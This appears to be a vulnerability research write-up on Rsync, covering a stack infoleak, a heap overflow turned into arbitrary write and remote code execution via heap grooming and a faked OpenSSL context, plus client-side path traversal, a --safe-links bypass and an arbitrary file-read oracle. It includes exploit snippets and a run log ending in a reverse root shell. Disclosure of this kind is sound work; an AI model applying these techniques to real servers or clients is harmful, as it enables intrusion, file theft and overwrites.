The following sections provide a simplified explanation of Rsync. A more comprehensive understanding can be obtained from the official project website (rsync.samba.org) and the original paper [9] that describes the algorithm. The background provided in this article is enough to understand the vulnerabilities and the exploits. We recommend reading through this section, as it explains the functions that will be referenced in the exploitation sections.

2.0.1 - File Comparison Algorithm

The Rsync algorithm was designed to synchronize files between a source and destination, often on separate machines. Rsync achieves this by splitting existing files into chunks and only updating mismatching chunks or adding new chunks.

The following graphic shows a file present in both the source and destination. By splitting the file into chunks, calculating a checksum for each chunk and comparing them, only a single chunk needs to be downloaded:

2.0.2 - Rsync Workflow

When the client starts to sync from a server it first gets a list of files that will be offered. This list is called the file list and contains directories and files that are available in the server's source directory.

The client receives this file list and decides which files it wants to update/download based on command line flags.


At this point, the client process calls fork() and now works with two processes: the generator and the receiver. The generator process is responsible for going through the file list the client received from the server and creating missing directories and, if enabled, symbolic links, devices and more.

The generator then goes through the regular files in the file list and checks if they already exist locally. If they do, it divides the file into an array of chunks and calculates two checksums for each of the chunks:

- A 32-bit Adler-CRC32 Checksum
- A digest of the file chunk. The digest algorithm is determined at the beginning of the protocol negotiation

The generator then sends all chunks at once to the server, along with an index into the file list. This instructs the server to read the checksums and compare them against its own copy of the file. The server then sends the receiver, the second client process, a list of tokens. A token in this context is an instruction for the receiver process to either skip over a chunk when the chunks match or the server sends a stream of inline-data to overwrite mismatching chunks in the client's copy of the file.

The following graphic shows this workflow in action:



The receiver only communicates with the generator. It informs the generator about the success or failure of a single file transfer. This mechanism becomes important later.

2.0.3 - Rsync Server Connection Modes

In this section, we will briefly describe two ways a Rsync client can connect to a Rsync server on a remote machine and how they affect the vulnerabilities we found. We will go into more detail about the individual bugs in later sections.

2.0.3.0 - Daemon Mode

The same rsync binary that is used as a client CLI can be used to launch a server. To do so, it is sufficient to run it with rsync --daemon.

Typically, the daemon listens on port 873 accepting plain TCP connections.

In daemon mode, the server calls fork() on every new connection. Servers running in this mode can be scanned for on the internet. In October 2024, we found ~550,000 Rsync daemons exposed to the internet via Shodan.

2.0.3.1 - SSH Mode

Rsync can be invoked on a remote machine over an SSH connection. This is done by running rsync on the remote host with special server flags. While the protocol differs slightly in this mode, the same synchronization logic is carried over the SSH channel.

Although SSH access to the remote machine already implies access, in some cases SSH is configured to restrict access only to the rsync command to strictly specified flags. In such cases, the access is "sandboxed", as only the rsync binary can be launched. Such a setup is described, for example, by linux-audit.com:

```
command="rsync --server -vlogDtprCze.iLsfx --delete . \
/data/backups/system01",no-agent-forwarding,no-port-forwarding,\
no-pty,no-user-rc,no-X11-forwarding ssh-ed25519 AAAA..... \
backupuser for system1
```

In such cases, the client to server RCE exploit we developed could be used to break out of this "sandbox". The same vulnerabilities can be triggered in this mode, although there are some exploitation differences that we will go into in later sections.

2.1.0 - Exploitation of Memory Corruption Vulnerabilities

In the next sections, we will detail the memory safety issues we discovered in Rsync's server-side code. We will provide an overview of the server-side checksum parsing, which will provide the background knowledge required to understand the sections that follow. We will also detail the exploitation strategies we used to achieve reliable Remote-Code-Execution.

The exploit we developed was written for the following binary running in daemon mode with the default configuration:

```
* Distro: Debian 12 Bookworm
* Rsync version: 3.2.7-1 (At the time Bookworm stable)
* MD5 of binary: 003765c378f66a4ac14a4f7ee43f7132
```

2.1.1 - Background - Server Side Checksum Parsing

The server reads the checksums in the receive_sums() function. First, information about the checksums is read in the read_sum_head() function.

We break down individual values and their meaning here:

```
/* Populate a sum_struct with values from the socket.  This is
 * called by both the sender and the receiver. */
void read_sum_head(int f, struct sum_struct *sum)
{
    int32 max_blength = protocol_version < 30 ? OLD_MAX_BLOCK_SIZE \
                      : MAX_BLOCK_SIZE;
    sum->count = read_int(f);
    if (sum->count < 0) {
        rprintf(FERROR, "Invalid checksum count %ld [%s]\n",
                (long)sum->count, who_am_i());
        exit_cleanup(RERR_PROTOCOL);
    }
...
}
```

count refers to the number of checksums that will follow. This corresponds to the number of chunks that the file is split into for synchronization.

Next comes blength:

```
sum->blength = read_int(f);
if (sum->blength < 0 || sum->blength > max_blength) {
    rprintf(FERROR, "Invalid block length %ld [%s]\n",
            (long)sum->blength, who_am_i());
    exit_cleanup(RERR_PROTOCOL);
}
```

The blength tells the server the length of a chunk within the file, which are all the same length. The server will read blength bytes from a file, calculate a digest and compare it to the corresponding checksum the client sent.

Next comes s2length:

```
sum->s2length = protocol_version < 27 ? csum_length : (int)read_int(f);
if (sum->s2length < 0 || sum->s2length > MAX_DIGEST_LEN) {
    rprintf(FERROR, "Invalid checksum length %d [%s]\n",
            sum->s2length, who_am_i());
    exit_cleanup(RERR_PROTOCOL);
}
```

s2length corresponds to the actual digest length of an individual checksum. Because Rsync supports multiple checksums, (such as MD4, MD5, SHA1, XXHASH64) whose digest vary in size, the client uses s2length to tell the server how many digest bytes to expect. This field is important for the infoleak and the heap overflow discussed later. Interestingly, the client could not control this value before protocol version 27.

Finally, comes remainder:

```
sum->remainder = read_int(f);
if (sum->remainder < 0 || sum->remainder > sum->blength) {
    rprintf(FERROR, "Invalid remainder length %ld [%s]\n",
            (long)sum->remainder, who_am_i());
    exit_cleanup(RERR_PROTOCOL);
}
```

This value tells the server the length of the last chunk if it does not align to blength.

After the daemon reads the header, two different checksums are read:

1. A 32-bit Adler-CRC32 Checksum
2. A digest of the file chunk. The digest algorithm is determined at the beginning of the protocol negotiation

The corresponding code can be seen below:

```
s->sums = new_array(struct sum_buf, s->count);

for (i = 0; i < s->count; i++) {
    s->sums[i].sum1 = read_int(f);
    read_buf(f, s->sums[i].sum2, s->s2length);
...
}
```

2.2.0 - Infoleak

In hash_search(), the daemon matches the checksums of the chunks the client sent to the server against the local file contents. Part of the function prologue is to allocate a buffer on the stack of MAX_DIGEST_LEN bytes:

```
static void hash_search(int f,struct sum_struct *s,
                        struct map_struct *buf, OFF_T len)
{
    OFF_T offset, aligned_offset, end;
    int32 k, want_i, aligned_i, backup;
    char sum2[MAX_DIGEST_LEN];
 ...
}
```

MAX_DIGEST_LEN corresponds to the largest, supported digest algorithm:

```
#define MD4_DIGEST_LEN 16
  #define MD5_DIGEST_LEN 16
  #if defined SHA512_DIGEST_LENGTH
  #define MAX_DIGEST_LEN SHA512_DIGEST_LENGTH
  #elif defined SHA256_DIGEST_LENGTH
  #define MAX_DIGEST_LEN SHA256_DIGEST_LENGTH
  #elif defined SHA_DIGEST_LENGTH
  #define MAX_DIGEST_LEN SHA_DIGEST_LENGTH
  #else
  #define MAX_DIGEST_LEN MD5_DIGEST_LEN
  #endif
```

Starting with commit ae16850 [10] rsync version 3.2.7, SHA512 was supported, which increased the value of MAX_DIGEST_LEN to 64.

After the function setup is done, the daemon iterates over the checksums the client sent and generates a digest for the corresponding file chunk:

```
if (!done_csum2) {
    map = (schar *)map_ptr(buf,offset,l);
    get_checksum2((char *)map,l,sum2);
    done_csum2 = 1;
}

if (memcmp(sum2,s->sums[i].sum2,s->s2length) != 0) {
    false_alarms++;
    continue;
}
```


This checksum is stored in the previously described sum2 stack buffer, and is generated through the map_ptr() function, which takes in a pointer to the files contents in memory, the file offset (which corresponds to chunkN * sum->blength), and the number of bytes to compare (which corresponds to blength). Under the hood, map_ptr() generates a digest for the chunk using an algorithm that was negotiated at the beginning of the protocol setup.

The generated checksum is then compared against the corresponding attacker-controlled value. The number of bytes compared is s2length bytes.


In this case, the comparison does not go out of bounds since s2length can be a maximum of MAX_DIGEST_LEN.

However, the local sum2 buffer is a buffer on the stack that is not cleared, and thus contains uninitialized stack contents.

A malicious client could send a known xxhash64 checksum for a given chunk of a file, which leads to the daemon writing 8 bytes to the stack buffer sum2. The following image visualizes the contents of the sum2 buffer with this setup:



The attacker can set s2length to 9 bytes. The result of such a setup would be that the first 8 bytes match and an attacker-controlled 9th byte is compared with an unknown value of uninitialized stack data. This is visualized by the following:




The server responds with different messages based on the comparison result. If the 9 bytes match, the server tells the client to keep the chunk. Otherwise, the server sends the data corresponding to the chunk directly to the client, as in the eyes of the server, the data on the server differs.

The attacker can send 256 different checksums, until the sum matches.

Thus, the attacker can derive what the 9th byte (i.e. the 1st byte of unknown stack data) from the server's behavior. The attacker can then incrementally repeat this process to leak more bytes from the stack buffer. Let's assume the

attacker leaked the byte 0x47. While there are some constraints, which are detailed later, they can then continue the leak as more bytes of the stack are now known:



As a result, they can leak MAX_DIGEST_LEN - 8 bytes of uninitialized stack data, which can contain pointers to Heap objects, stack cookies, local variables, pointers to global variables and return pointers. With those pointers they can defeat ASLR.

2.2.1 - Breaking ASLR

In the case of the binary that we exploited, we were able to achieve a layout for the sum2 buffer where, starting at offset sum2+8, is a pointer into the .text section of the rsync binary:

```
(gdb) x/gx sum2+8
0x7fffffff7558: 0x00005555555596847
(gdb) x/gx 0x00005555555596847
0x5555555596847 <set_compression+599>: 0x058d48fffffef4e9
(gdb)
```

The first 8 bytes of sum2 buffer are overwritten by the checksum of the target file, and the 8 bytes that are leaked immediately lead to a full bypass of ASLR.

Since an attacker can leak up to 56 bytes of stack contents, it is very likely that this infoleak can also be ported to other binaries and environments. An attacker can trigger different stack frames before the entry into hash_search(), for example by triggering allocations or initializing different compression algorithms.

2.2.2 - Speed vs Reliability of the Infoleak

In theory, the infoleak algorithm previously described can be optimized by splitting a file into 256 different chunks and performing the oracle with 256 different values. Then, the client can observe which of the 256 chunks matched on the server side and derive the stack contents from that. That would mean that a single byte can be leaked per file request.

In addition, a client can repeatedly request the same file over and over again from the server. In theory, an attacker can leak the entire stack contents in a single connection. However, this comes at the cost of reliability of the infoleak as the stack contents may contain dynamic data such as heap pointers or other local variables that change based on the overall state of the program. As such, the previously disclosed stack contents may change and thus the incremental bruteforce of data may not work.

For our Proof-of-Concept exploit, we decided on maximum reliability and portability which is achieved by attempting a single oracle step per-connection. The logic here is based on the fact that the rsync daemon runs in a fork() loop. Assuming a system where glibc's allocator is used, the heap layout is deterministic. If we send the exact same packets leading up to the hash_search() function being called, the stack frames will always be exactly the same. As a result, the incremental brute-forceis slower but values are more likely to stay static.

2.3.0 - Heap Overflow

The Heap Buffer Overflow we found can also be triggered through an attacker-controlled s2length value. As a reminder, here is the snippet where the actual digest is read from the connection to the client:

```
s->sums = new_array(struct sum_buf, s->count);

for (i = 0; i < s->count; i++) {
    s->sums[i].sum1 = read_int(f);
    read_buf(f, s->sums[i].sum2, s->s2length);
  ...
}
```

Most importantly, note that the sum2 field is filled with s->s2length bytes. sum2 always has a size of 16:

```
#define SUM_LENGTH 16
// ...
struct sum_buf {
        OFF_T offset;           /**< offset in file of this chunk */
        int32 len;              /**< length of chunk of file */
        uint32 sum1;            /**< simple checksum */
        int32 chain;            /**< next hash-table collision */
        short flags;            /**< flag bits */
        char sum2[SUM_LENGTH];  /**< checksum  */
};
```

s2length is an attacker-controlled value and can have a value up to MAX_DIGEST_LEN bytes, as the next snippet shows:

```
sum->s2length = protocol_version < 27 ? csum_length : (int)read_int(f);
if (sum->s2length < 0 || sum->s2length > MAX_DIGEST_LEN) {
    rprintf(FERROR, "Invalid checksum length %d [%s]\n",
            sum->s2length, who_am_i());
    exit_cleanup(RERR_PROTOCOL);
}
```

The problem here is that MAX_DIGEST_LEN can be larger than 16 bytes, depending on the digest support the binary was compiled with. As previously mentioned, MAX_DIGEST_LEN is defined as follows:

```
#define MD4_DIGEST_LEN 16
#define MD5_DIGEST_LEN 16
#if defined SHA512_DIGEST_LENGTH
#define MAX_DIGEST_LEN SHA512_DIGEST_LENGTH
#elif defined SHA256_DIGEST_LENGTH
#define MAX_DIGEST_LEN SHA256_DIGEST_LENGTH
#elif defined SHA_DIGEST_LENGTH
#define MAX_DIGEST_LEN SHA_DIGEST_LENGTH
#else
#define MAX_DIGEST_LEN MD5_DIGEST_LEN
#endif
```

SHA512 support sets the MAX_DIGEST_LENGTH value to 64. As a result, an attacker can write up to 48 bytes past the sum2 buffer limit.

It appears that the heap buffer overflow was introduced with commit ae16850 [11], as this commit introduced support for SHA256 and SHA512.

Although these algorithms are only used for authentication, they still increased the value of MAX_DIGEST_LEN beyond SUM_LEN.

2.3.1 - Write-What-Where

We found a structure, used in the same function in which the buffer overflow occurred, that could cause an arbitrary-write primitive. The following snippet has been modified for clarity:

```
(1) s->sums = new_array(struct sum_buf, s->count);

for (i = 0; i < (2) s->count; i++) {
    s->sums[i].sum1 = read_int(f);
    (3) read_buf(f, s->sums[i].sum2, (4) s->s2length);
    ...
}
```


Let's break down the code snippet above:

(1) An array of size (sizeof(struct sum_buf) * s->count)) is allocated and stored as s->sums. s->count is an arbitrary positive 32-bit integer that is attacker controlled. We then see (2) s->count also being used as a loop limit. Within the loop, we read (3) bytes directly from the network connection into the sum2 buffer of each sum_buf entry within s->sums. The number of bytes corresponds to (4) s->s2length bytes.

As you may remember, sum_buf is defined as the following:

```
#define SUM_LENGTH 16
// . . .
struct sum_buf {
    OFF_T offset;           /**< offset in file of this chunk */
    int32 len;              /**< length of chunk of file */
    uint32 sum1;            /**< simple checksum */
    int32 chain;            /**< next hash-table collision */
    short flags;            /**< flag bits */
    char sum2[SUM_LENGTH];  /**< checksum  */
};
```

The size of sum2 is always 16, as was previously discussed. Assuming a MAX_DIGEST_LEN of 64, we could have overflown up to 48 bytes past the last entry of the s->sums array. The overflow would have happened in the last iteration of the for loop controlled by s->count. We can visualize the overflow as the following:




Since we could only overflow 48 bytes past the last sum_buf entry, along with libc metadata of chunks (16-bytes), we had to look for a small object that gets allocated on the Heap or an object that contains interesting members in their first 32 bytes.

As it turned out, the sum_struct structure was perfect for this as it contains interesting fields inside a small object. We can also allocate it right before the sum_buf array, and it's used in the same function in which the heap buffer overflow is triggered:

```
struct sum_struct {
    OFF_T flength;          /**< total file length */
    struct sum_buf *sums;   /**< points to info for each chunk */
    int32 count;            /**< how many chunks */
    int32 blength;          /**< block_length */
    int32 remainder;        /**< flength % block_length */
    int s2length;           /**< sum2_length */
};
```

The size of the struct is 32-bytes, which is exactly the amount of bytes we can write. This means we can overwrite all the fields in the struct.

Refer back to the loop at the start of this section. We can only overflow sum2, the last member of the sum_buf struct. However, if we have a heap layout as the follows, we can set the count member to an arbitrary value and thus keep the loop going:



Within the additional loop iterations triggered by overwriting s->count, we can overwrite s->sums so that it points to an arbitrary memory location. We can also overwrite s->s2length and set it to an arbitrary size. Hence, we can write an arbitrary amount of attacker-controlled bytes to an arbitrary location.

2.4.0 - Heap Grooming

In the upcoming sections we will discuss some of the properties of Rsync's heap state. We provide a simplified background on glibc's allocator behavior, which is necessary to understand the heap grooming techniques we used for this exploit. For more information on the glibc heap implementation, we recommend Azeria's blog posts [12] on the topic.

2.4.1 - Defragmenting the Heap and Consuming Tcache Entries

We developed a Proof-of-Concept exploit for Rsync running in daemon mode.

Due to the startup workflow, where configuration files are read, parsed and logging is enabled, there are some allocations and deallocations that are unknown, assuming an attacker has no knowledge of the configuration file contents. Due to this, we must assume a fragmented heap with smaller available chunks in unknown locations. The state may be visualized as follows:

As depicted above, the large chunks in use represent larger allocations, for example buffers for logging. Whenever malloc() is called, the glibc allocator tries to find an existing free chunk. If it can't, it creates a new chunk from the top chunk. If not enough space is available in the top chunk, it is extended through either sbrk() or mmap() or other system calls. The chunks denoted with an asterisk (*) represent smaller, free chunks that are stored in the so-called tcache.

An allocation of 1032 bytes or less always searches the tcache first for an available chunk. The tcache is a small LIFO queue of chunks with special behaviour; for example, unlike other chunks, tcache chunks do not get consolidated with neighboring free chunks. The tcache strikes a balance between heap fragmentation and fast allocations. To maintain this balance, only a limited number of chunks (by default 7) are added to the tcache.

The primary issue we faced in creating the desired heap state was that, upon connecting to the server, we had to assume a fragmented heap with free tcache chunks in unknown locations. Because the sizes of our target objects fall within this range, we first needed to defragment the heap by consuming all free tcache chunks.

In our exploit, we achieved this by creating many small allocations are held in memory until the end of the process. By doing this, all available tcache chunks are consumed:

```
// Consume all possible entries in tcache
for i := tcacheMin; i <= tcacheMax; i += tcacheStep {
    for j := 0; j < tcacheSlots*2; j++ {
        client.WriteLine("-M-" + strings.Repeat("A", i-2))
    }
}
```

The snippet above shows code that runs during the protocol setup phase.

The client sends the server options that influence the server's behavior for the file transfer. By sending option values, we can make the server copy them to memory and keep them there for the lifetime of the process.

The following depicts a possible heap state after the defragmentation:

The chunks denoted with an (x) now represent in-use chunks that are in the tcache range. Another side effect of the defragmentation is that all available chunks are consumed, so new chunks are placed consecutively next to each other at the end of the Heap. This created the conditions under which we could perform allocations and deallocations in an order that leads to the desired heap state, as discussed in the next section.

2.4.2 - Placing Target Objects Next to Each Other


There aren't many chances to perform arbitrary allocations and frees before the overflow occurs. While examining the code paths that precede the overflow, we came across filter rule handling. Clients can instruct the server to exclude or include certain files by sending a list of filters. Typically, these filters are supplied as command line options, for example --filter=+/dir/**. However, filters can also be sent to the server after command line parsing, in a different part of the protocol setup. On the server side, the filter rules are parsed by the recv_filter_list() function. Sending filters in this dedicated protocol section reduces any additional, uncontrolled allocations.

In our exploit code, we sent the following filters:


```
// Send Filters
count := 5
filter := "+ " + strings.Repeat("Z", ((count)*sumBufStructSize)-1)
clr := "!"

// The filter pattern is the size we'll allocate in receive_sums
client.WriteRawInt(len(filter) + 1)
client.WriteLine(filter)

// This will allocate a filter_rule after our pattern
filter = "+ a"
client.WriteRawInt(len(filter) + 1)
client.WriteLine(filter)

// Send the clear flag to free filters
client.WriteRawInt(len(clr) + 1)
client.WriteLine(clr)
client.WriteRawInt(0)
```

Each filter will allocate a filter_rule struct, which is the same size as struct sum_buf (40 bytes). With each filter, we can specify a path string of a controlled size, which allows us to perform another allocation. The first filter we allocate will therefore allocate a filter_rule struct and a string of size count*sumBufStructSize, resulting in 200 bytes. We chose the value 5 for count, as it turned out to be reliable after some experimentation. sumBufStructSize is a constant equal to 40.

Then we send a single byte filter a, which leads to another filter_rule allocation of 40 bytes. Now have a heap layout depicted by the following:



While we can not cause the deallocation of a single filter, we can free all of them at the same time by sending the string !. As seen in the code snippet above, this causes all filters and their associated strings to be deallocated all at once, in the order that they were allocated. This now leads to the following layout of available tcache chunks:




Since the filter_rule structs and associated strings are deallocated left to right, and the tcache has a LIFO structure, the second filter_rule chunk becomes the top of the 40-byte tcache bucket. Since only one 200 byte chunk is allocated and deallocated, it also becomes the top of its tcache bucket. As a result, the next 200 byte and 40 byte allocations will be placed in these slots.

We can cause this exact order of allocations to occur. In receive_sums(), the struct sum_struct is allocated first, which consumes the top of the 40 byte tcache bucket. An allocation of 200 bytes occurs if s->count is 5:

```
struct sum_struct *s = new(struct sum_struct);
int lull_mod = protocol_version >= 31 ? 0 : allowed_lull * 5;
OFF_T offset = 0;
int32 i;

read_sum_head(f, s);

s->sums = NULL;

// ...

if (s->count == 0)
    return(s);

s->sums = new_array(struct sum_buf, s->count);
```

As a result, we can achieve the desired heap layout, as depicted below:



With the heap layout achieved, the only thing left to finish the exploit is to craft the final payload.

2.5.0 - Achieving RIP control and RCE

With the Write-What-Where primitive achieved, we then had to look for a way to achieve Remote-Code-Execution.

The Rsync codebase heavily relies on global variables to manage its state.

This state is unique to each connection because the Rsync daemon calls fork() to handle a every connection. As a result of Rsync's reliance on globals, we knew that gaining an Arbitrary-Write primitive would most likely yield Remote-Code-Execution.

We found a global variable, ctx_evp that was a pointer to an OpenSSL structure stored on the heap:

```
EVP_MD_CTX *ctx_evp = NULL;
```

This structure is used by Rsync to calculate digests for chunks in a file.

It gets allocated once and initialized for every new hash it produces:

```
if (emd && !(nni->flags & NNI_EVP_OK)) {
    if (!ctx_evp && !(ctx_evp = EVP_MD_CTX_create()))
        out_of_memory("csum_evp_md");
    if (EVP_DigestInit_ex(ctx_evp, emd, NULL) == 0)

    ...
}
```

Under the hood, OpenSSL calls a function pointer within EVP_DigestInit_ex() when certain fields are set. Of particular interest are the following lines of code within OpenSSL:

```
if (ctx->algctx != NULL) {
    if (ctx->digest != NULL && ctx->digest->freectx != NULL)
        ctx->digest->freectx(ctx->algctx);
 ...
}
```

On the last line of the snippet above, the ctx->digest->freectx() function pointer is called with a pointer to another object storedin ctx as its argument, giving us full control of the first argument (the rsi register).


With this gadget, we could build a ROP chain with this gadget—or, if system() or a similar function is available, simply call that instead.

It turns out, Rsync has a shell_exec() function that takes one argument to a string, which is executed as a shell command:

```
int shell_exec(const char *cmd)
 {
     char *shell = getenv("RSYNC_SHELL");
     int status;
     pid_t pid;

     if (!shell)
         return system(cmd);

     if ((pid = fork()) < 0)
         return -1;

     if (pid == 0) {
         execlp(shell, shell, "-c", cmd, NULL);
  ...
 }
```

The only thing left to do was to overwrite ctx_evp to point to attacker-controlled bytes.

Because we had already leaked the location of the rsync binary in memory, along with its r/w pages, we could completely fake the object. We placed our crafted objects in globally writable sections and then overwrote the ctx_evp pointer to point to the fake object. The resulting layout is illustrated below:



By placing the faked objects and the shell command to execute around the evp_ctx pointer, we were able to write all necessary data for the final payload in one-shot. The codepath mentioned before would trigger without any further setup after the heap buffer overflow and the Arbitrary-Write-Primitive finished.

The result is Remote-Code-Execution:

```
$./exploit rsync://example.com:873/files
[*] Connected to example.com:873 on module files
[*] Received file list
[*] Downloaded target file 'foo': index 1, size 1417 (73a2bc1480ce5898)
[*] Starting leak...
[+] Leaked .text pointer 0x5572190ca847
[*] base: 0x557219088000
[*] shell_exec: 0x5572190b2a50
[*] ctx_evp: 0x557219114a28
[*] Spraying heap...
[*] Setting up reverse shell listener...
[*] Listening on port 1337
[*] Sending payload...
[+] Received connection! Dropping into shell
# id
uid=0(root) gid=0(root) groups=0(root)
```

2.6.0 - Exploitation of Path Traversal Vulnerabilities

In the following sections, we will discuss multiple path traversal issues in the Rsync client. They allow a malicious or compromised server to read and write arbitrary files on clients' filesystems that connect to the server. The malicious server could attempt to read secrets from disk, like private SSH keys. Additionally, they could overwrite files such as .bashrc or write an SSH key on the client.

These vulnerabilities could be exploited by a trusted server that has been compromised, for example through the Remote-Code-Execution exploit we described earlier.

2.6.1 - Arbitrary File Write

When the syncing of symbolic links is enabled, either through the -l or -a (--archive) flags, a malicious server can make the client write arbitrary files outside of the destination directory.

A malicious server may send the client a file list such as:

```
symlink ->/arbitrary/directory
symlink/poc.txt
```

Symbolic links, by default, can be absolute or contain character sequences such as ../../.

The client validates the file list and when it sees the symlink/poc.txt entry, it will look for a directory called symlink, otherwise it will error out. If the server sends a symlink as a directory and a symbolic link, it will only keep the directory entry. Therefore, the attack requires some additional details to work.

When the protocol is first negotiated, a server can enable inc_recurse mode. This mode changes the protocol so that multiple file lists are sent incrementally.

One of the key differences to non-recursive mode is that the deduplication of entries happens on a per-file-list basis. As a result, a malicious server can send a client multiple file lists, for example:

```
# file list 1:
.
./symlink (directory)
./symlink/poc.txt (regular file)

# file list 2:
./symlink -> /arbitrary/path (symlink)
```

As a result, the symlink directory is created first and symlink/poc.txt is considered a valid entry in the file list. The server can then send a second file list and change the type of symlink to a symbolic link. The symlink/poc.txt entry is still valid.

When the server then instructs the client to create the symlink/poc.txt file, it will follow the symbolic link and thus files can be created outside of the destination directory.

2.6.2 - --safe-links Bypass

The --safe-links CLI flag makes the client validate any symbolic links it receives from the server. The desired behavior is that the symbolic links target can only be 1) relative to the destination directory and 2) never point outside of the destination directory.

The unsafe_symlink() function is responsible for validating these symbolic links. The function calculates the traversal depth of a symbolic link target, relative to its position within the destination directory.

As an example, the following symbolic link is considered unsafe:

```
{DESTINATION}/foo -> ../../
```

As it points outside the destination directory. On the other hand, the following symbolic link is considered safe as it still points within the destination directory:

```
{DESTINATION}/foo -> a/b/c/d/e/f/../../
```

This function can be bypassed as it does not consider if the destination of a symbolic link contains other symbolic links in the path. For example, take the following two symbolic links:

```
{DESTINATION}/a -> .
{DESTINATION}/foo -> a/a/a/a/a/a/../../
```

In this case, foo would actually point outside the destination directory.

However, the unsafe_symlink() function assumes that a/ is a directory and that the symbolic link is safe.

2.6.3 - Arbitrary File Read

When the server sends instructions for receiving a file to the receiver, it provides the client with an index into the file list(s). The corresponding entry is then created. Additionally, it will send a few flags that alter the behaviour of the file download.

We mentioned previously that the server receives a list of checksums, each checksum related to a chunk of the file which is currently synchronized.

We established that in simplified terms, the server sends the client instructions on which chunks to keep and which to update. The flags the server sends tell the client how to update the file. The client needs to know if it should overwrite the file in place or first create a copy and then replace the old version, for example.

The server can set the flags ITEM_BASIS_TYPE_FOLLOWS and ITEM_XNAME_FOLLOWS, which tells the client to read matching chunks from an existing file and which file to read from.

By default, there are no checks done on the xname that the server sends.

The flag sanitize_paths, which causes sanitize_path() to sanitize xname, is off for clients:

```
if (iflags & ITEM_XNAME_FOLLOWS) {
    if ((len = read_vstring(f_in, buf, MAXPATHLEN)) < 0)
        exit_cleanup(RERR_PROTOCOL);

    if (sanitize_paths) {
        sanitize_path(buf, buf, "", 0, SP_DEFAULT);
        len = strlen(buf);
    }
}
```

When the server sets the comparison type to FNAMECMP_FUZZY and provides an xname, the attacker can fully control the fnamecmp variable:

```
case FNAMECMP_FUZZY:
    if (file->dirname) {
        pathjoin(fnamecmpbuf, sizeof fnamecmpbuf,
            file->dirname, xname);
        fnamecmp = fnamecmpbuf;
    } else
        fnamecmp = xname;
    break;
```

Control over this variable allows us to open any file as the compare file:

```
fd1 = do_open(fnamecmp, O_RDONLY, 0);
```

The compare file is used in the call to receive_data(), which handles the aforementioned instructions, or as they are called in the function tokens, received by the server.

Tokens are then read from the server with a negative value, indicating thatthe client should read the data from the compare file.

```
while ((i = recv_token(f_in, &data)) != 0) {
..snip..
        if (i > 0) {
..snip..
        }
..snip..
        if (fd != -1 && map &&
            write_file(fd, 0, offset, map, len) != (int)len)
```

Once recv_token() returns 0, which indicates the end of the synchronization, the client calculates a final checksum. This checksum is calculated for the entire file contents and compared with a checksum received by the server. They are compared as a final sanity check that the transfer worked:

```
if (fd != -1 && memcmp(file_sum1, sender_file_sum, xfer_sum_len) != 0)
    return 0;
```

If receive_data() returns 0, it indicates to the receiver that an error has occurred. Upon the first error, a MSG_REDO is sent from the receiver process to the generator process.

```
switch (recv_ok) {
..snip..
case 0: {
..snip..
    if (!redoing) {
        if (read_batch)
            flist_ndx_push(&batch_redo_list, ndx);
        send_msg_int(MSG_REDO, ndx);
        file->flags |= FLAG_FILE_SENT;
```

Receiving a MSG_REDO causes the generator to send a message to the server telling it to resend the file. If the checksums match, no message is sent from the generator to the server.

A malicious server is able to use this as a signal determine if the checksum they sent matches the checksum generated from the compare file they're targeting.

Recall that the server controls blength and count in receive_sums. By starting off with a blength and count of 1, the server can send 256 files, each with only 1 byte. If the server responds, we know the checksum failed and the guess was wrong. If the server doesn't respond, then we've determined the value of that byte. On the next iteration, the server increases the blength by 1 and sends 256 files again, this time with the proper first byte, but different 2nd bytes. They repeat this process until they've leaked the target amount of bytes.

3 - Supply Chain Attack Scenarios

